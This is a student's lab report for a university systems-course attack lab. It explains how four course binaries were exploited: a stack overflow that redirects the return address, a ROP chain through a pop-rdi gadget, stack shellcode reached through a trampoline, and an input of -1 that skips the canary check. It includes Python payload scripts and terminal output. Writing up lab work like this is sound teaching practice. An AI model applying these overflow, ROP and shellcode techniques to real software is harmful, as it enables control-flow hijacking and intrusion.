Attack-Lab 实验报告

姓名: 闫佳浩　学号: 2024200487

目录

1 题目解决思路

1.1 Problem 1: 基础栈溢出

1.1.1 1. 原理与代码分析

本题主要考察最基础的栈溢出攻击。在 x86-64 架构中，函数调用时栈帧的结构为：缓冲区紧接着是“保存的帧指针”，再往上是“返回地址”

通过分析反汇编代码中的 `func` 函数：

```
40123a: 48 83 ec 20           sub    $0x20,%rsp          # 分配 32 字节栈空间
401246: 48 8d 45 f8           lea    -0x8(%rbp),%rax     # 缓冲区起始地址在
    rbp-0x8
401250: e8 5b fe ff ff        call   4010b0 <strcpy@plt>
```

分析流程如下：

- 漏洞定位：函数使用了不安全的 `strcpy`，该函数不检查源字符串长度，直接复制到目标地址。
- 内存布局分析
  - 目标缓冲区起始地址为 `rbp - 0x8`。
  - 紧随其后的是 Saved RBP（存储在 `rbp` 指向的地址，占用 8 字节）。
  - 再往上（`rbp + 0x8`）即为函数的返回地址。
- 偏移量计算：为了覆盖返回地址，我们需要填充的数据长度 = 缓冲区大小 + saved RBP 大小 = 8 bytes + 8 bytes = 16 bytes。
- 攻击目标：反汇编中存在一个未被调用的函数 `func1` (地址 `0x401216`)，该函数会调用 `puts` 输出”Yes!I like ICS!”。我们的目标是将返回地址覆盖为 `0x401216`。

1.1.2 2. 解决方案 (Payload)

根据上述分析，Payload 结构为：`[16 字节填充] + [func1 地址]`。

```
# problem1_exploit.py

# 1. 构造填充部分
# 缓冲区从 rbp-8 开始，rbp 占 8 字节，总共需要填充 16 字节
padding = b"A" * 16

# 2. 构造目标地址 (func1 Address: 0x401216)
# x86-64 采用小端序存储，需将地址逆序排列
func1_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"

```

```python
# 3. 拼接 Payload
payload = padding + func1_address

# 4. 将 Payload 以二进制写入文件
with open("problem1.txt", "wb") as f:
    f.write(payload)

print("Payload written to problem1.txt successfully!")
```

Listing 1: Problem 1 Payload 生成脚本

1.1.3 3. 实验结果

运行 `./problem1 problem1.txt`，程序输出目标字符串。

```
yanjiahao@ics-multiuser:~/attack-lab-yanjiahao6666$ python3 problem1_exploit.py
Payload written to problem1.txt successfully!
Total payload length: 24 bytes
yanjiahao@ics-multiuser:~/attack-lab-yanjiahao6666$ ./problem1 problem1.txt
Do you like ICS?
Yes!I like ICS!
yanjiahao@ics-multiuser:~/attack-lab-yanjiahao6666$
```

图 1: Problem 1 攻击成功截图

1.2 Problem 2: 绕过 NX 保护

1.2.1 1. 原理与代码分析

NX 原理：NX 位是一种硬件安全特性，它将内存页标记为不可执行。在本题中，栈内存被标记为不可执行，这意味着如果我们像传统攻击那样将 Shellcode 注入栈中并跳转执行，CPU 会抛出异常。因此，必须使用 ROP 技术，即利用程序代码段中已有的指令片段来构造攻击链。汇编代码分析：

- 漏洞点：`func` 函数中调用了 `memcpy`，同样存在栈溢出，偏移量仍为 16 字节（`rbp-0x8` 到返回地址）。
- 目标限制：目标函数 `func2` (地址 `0x401216`) 包含参数校验逻辑：

```
401225: 81 7d fc f8 03 00 00   cmpl   $0x3f8,-0x4(%rbp)
```

  这意味着调用 `func2` 时，第一个参数（在 x64 调用约定中为 `rdi` 寄存器）必须等于 `0x3f8` (1016)。

- Gadget 寻找：我们需要一个能修改 `rdi` 寄存器的指令片段。在反汇编中找到了完美的 Gadget：

```
00000000004012bb <pop_rdi>:
  ...
  4012c7: 5f                    pop    %rdi
  4012c8: c3                    ret
```

  地址 `0x4012c7` 处的 `pop rdi; ret` 可以将栈顶数据弹出至 `rdi`，然后返回。

ROP 链构建逻辑：

1. 填充 16 字节，覆盖至返回地址前。
2. Address 1：覆盖返回地址为 Gadget 地址 (`0x4012c7`)。程序返回时跳转至此。
3. Data 1：放入参数值 `0x3f8`。Gadget 执行 `pop rdi` 时会将其读入寄存器。
4. Address 2：放入目标函数 `func2` 的地址 (`0x401216`)。Gadget 执行 `ret` 时跳转至此，此时 `rdi` 已准备就绪。

1.2.2 2. 解决方案 (Payload)

```python
# 1. 填充部分 (16字节)
padding = b"A" * 16

# 2. Gadget 地址: pop rdi; ret
# 位于 0x4012c7
```

```python
pop_rdi_address = b"\xc7\x12\x40\x00\x00\x00\x00\x00"

# 3. 参数值: 0x3f8 (十进制 1016)
# 将被 pop 进 rdi 寄存器
arg_value = b"\xf8\x03\x00\x00\x00\x00\x00\x00"

# 4. func2 地址: 0x401216
func2_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"

# 拼接 Payload: [Padding] -> [Gadget] -> [Arg] -> [Func]
payload = padding + pop_rdi_address + arg_value + func2_address

with open("problem2.txt", "wb") as f:
    f.write(payload)
```

Listing 2: Problem 2 Payload 生成脚本

1.2.3 3. 实验结果

运行 `./problem2 problem2.txt`，成功通过校验并输出”Yes!I like ICS!”。



图 2: Problem 2 攻击成功截图

1.3 Problem 3: 绕过 ASLR

1.3.1 1. 原理与代码分析

ASLR 原理：ASLR 是一种针对缓冲区溢出的安全保护技术，它随机化进程的内存空间布局，包括栈、堆和共享库的位置。这意味着每次程序运行时，栈的绝对地址（rsp 的值）都是变化的，导致我们无法在 Payload 中硬编码栈地址来跳转执行 Shellcode。

汇编代码分析：

- 在 func 函数开头，程序将当前的栈指针保存到了全局变量 saved_rsp 中：

```
401368: 48 89 05 a1 21 00 00  mov    %rsp,0x21a1(%rip)  # 保存 rsp 到 saved_rsp (0x403510)
```

- 跳板函数：程序提供了一个辅助函数 jmp_xs (0x401334)：

```
40133c: 48 8b 05 cd 21 00 00  mov    0x21cd(%rip),%rax  # 读取 saved_rsp
401347: 48 83 45 f8 10        addq   $0x10,-0x8(%rbp)   # 给地址加 0x10 (16)
401350: ff e0                 jmp    *%rax              # 跳转到计算出的地址
```

- 地址计算：
  - saved_rsp 保存的是 func 刚分配栈空间后的地址（即 rbp-0x30）。
  - 缓冲区位于 lea -0x20(%rbp), %rax，即 rbp-0x20。
  - 计算：$(rbp - 0x30) + 0x10 = rbp - 0x20$。
  - 结论：jmp_xs 会精确跳转到缓冲区的起始位置。
- 攻击策略：本题关闭了 NX 保护，因此栈是可执行的。我将 Shellcode 放在 Payload 的最前端，缓冲区头部，然后将返回地址覆盖为 jmp_xs 的地址。程序返回时先跳到 jmp_xs，再由其反回栈上的 Shellcode。

1.3.2 2. 解决方案 (Payload)

目标是输出”114”,即需要调用 func1(114)。Shellcode 需完成：rdi=114, call func1。

```
import struct

# 1. 目标函数 func1 地址
func1_addr = 0x401216
# 2. 跳板函数 jmp_xs 地址
jmp_xs_addr = 0x401334

```

```python
# 3. 编写 Shellcode
# 必须放在 Payload 开头，因为 jmp_xs 会跳到缓冲区头部
shellcode = (
    b"\x6a\x72"             # push 0x72 (114)
    b"\x5f"                 # pop rdi   (rdi = 114)
    b"\xb8\x16\x12\x40\x00" # mov eax, 0x401216
    b"\xff\xe0"             # jmp rax   (调用 func1)
)

# 4. 填充与组装
# 缓冲区起点 (rbp-0x20) 到返回地址 (rbp+0x8) 距离为 40 字节
# Payload = [Shellcode] + [Padding] + [jmp_xs地址]
padding_len = 40 - len(shellcode)
payload = shellcode + b'A' * padding_len + jmp_xs_addr.to_bytes(8, 'little')

with open("problem3.txt", "wb") as f:
    f.write(payload)
```

Listing 3: Problem 3 Payload 生成脚本

1.3.3 3. 实验结果

运行 `./problem3 problem3.txt`，利用跳板成功执行栈上代码，输出”Your lucky number is 114”。

```
yanjiahao@ics-multiuser:~/attack-lab-yanjiahao6666$ chmod +x problem3
yanjiahao@ics-multiuser:~/attack-lab-yanjiahao6666$ ./problem3 problem3.txt
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

图 3: Problem 3 攻击成功截图

1.4 Problem 4: 绕过 Stack Canary

1.4.1 1. 原理与代码分析

Stack Canary 原理：Stack Canary 是一种防御栈溢出的机制。编译器在函数序言中，在缓冲区和返回地址之间插入一个随机值。在函数返回前，程序会检查这个值是否被修改。如果发生了栈溢出，Canary 通常会被覆盖，程序检测到不一致后会立即终止，从而保护返回地址不被执行。

汇编代码分析：

- Canary 的设置：在 `func` 函数开头 (`0x135d`)：

```
136c: 64 48 8b 04 25 28 00    mov    %fs:0x28,%rax    # 从段寄存器取随机值
1375: 48 89 45 f8             mov    %rax,-0x8(%rbp)  # 放入栈底 (rbp-8)
```

这行代码明确指出了 Canary 被放置在 `rbp-0x8` 的位置，挡在了局部变量和返回地址之间。

- Canary 的检查：在函数末尾：

```
140a: 48 8b 45 f8             mov    -0x8(%rbp),%rax  # 取出栈中Canary
140e: 64 48 2b 04 25 28 00    sub    %fs:0x28,%rax    # 与原值比对
1417: 74 05                   je     141e             # 相等则通过
1419: e8 b2 fc ff ff          call   __stack_chk_fail # 不相等则报错
```

- 分析：

```
13df: 83 7d f4 ff             cmpl   $0xffffffff,-0xc(%rbp) # 检查输入是否为 -1
13e3: 74 11                   je     13f6                   # 如果是，跳转到 13f6
...
13f6: e8 1c ff ff ff          call   131c <func1>           # 调用func1 (输出 Flag)
1400: bf 00 00 00 00          mov    $0x0,%edi
1405: e8 f6 fc ff ff          call   1100 <exit@plt>        # 直接退出程序!
```

关键发现：如果用户输入 `-1`，程序会跳转执行 `func1`，随后直接调用 `exit` 终止进程。这意味着程序根本没有执行到地址 140a 处的 Canary 检查代码。

1.4.2 2. 解决方案 (Payload)

无需编写 Exploit 脚本。利用逻辑漏洞：

1. 运行程序 `./problem4`。

2. 程序等待输入时，键入 `-1` 并回车。

1.4.3 3. 实验结果

输入 -1 后，程序绕过所有检查，直接输出通关提示。

```
yanjiahao@ics-multiuser:~/attack-lab-yanjiahao6666$ ./problem4
hi please tell me what is your name?
闫佳浩
hi! do you like ics?
yes
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
-1
-1


great!I will give you great scores
```

图 4: Problem 4 攻击成功截图

2 思考与总结

本次 baby-attacklab 共用时间 8 小时左右。其中做 problem 大概 5 小时，写实验报告大概 3 小时。感觉 baby 的太小了，没玩够，课后我会找到原版的 attacklab 做一下不得不说，bomb-lab 以及 attack-lab 是这个学期最有意思的两个 Lab

1. **基础溢出**：展示了内存无保护状态下的脆弱性，任何对 `strcpy` 等不安全函数的滥用都可能导致控制流劫持。

2. **NX 保护与 ROP**：证明了单纯的“不可执行栈”不足以完全防御攻击。利用代码段中已有的指令片段（Gadget），攻击者依然可以构造攻击链。

3. **ASLR**：揭示了即使地址随机化，利用程序自身的逻辑缺陷（如泄露或保存的指针）作为跳板，依然可以定位动态地址。

4. **Canary 与逻辑漏洞**：即使编译器提供了强大的金丝雀保护，代码逻辑漏洞（如提前退出、逻辑短路）依然会使安全机制形同虚设。

3 结语

最后，感谢各位师兄们的辛苦付出。ICS 是一门有价值的课程，师兄们的付出真的是有目共睹。师兄们经常很晚很晚还在回复我们的问题，上机课的时候也会很认真地讲解。我在做 Lab 的过程中也经常向师兄们请教问题，收获很大。衷心祝各位师兄学业顺利，生活愉快！

4 参考资料

1. Randal E. Bryant and David R. O'Hallaron, *Computer Systems: A Programmer's Perspective*, 3rd Edition.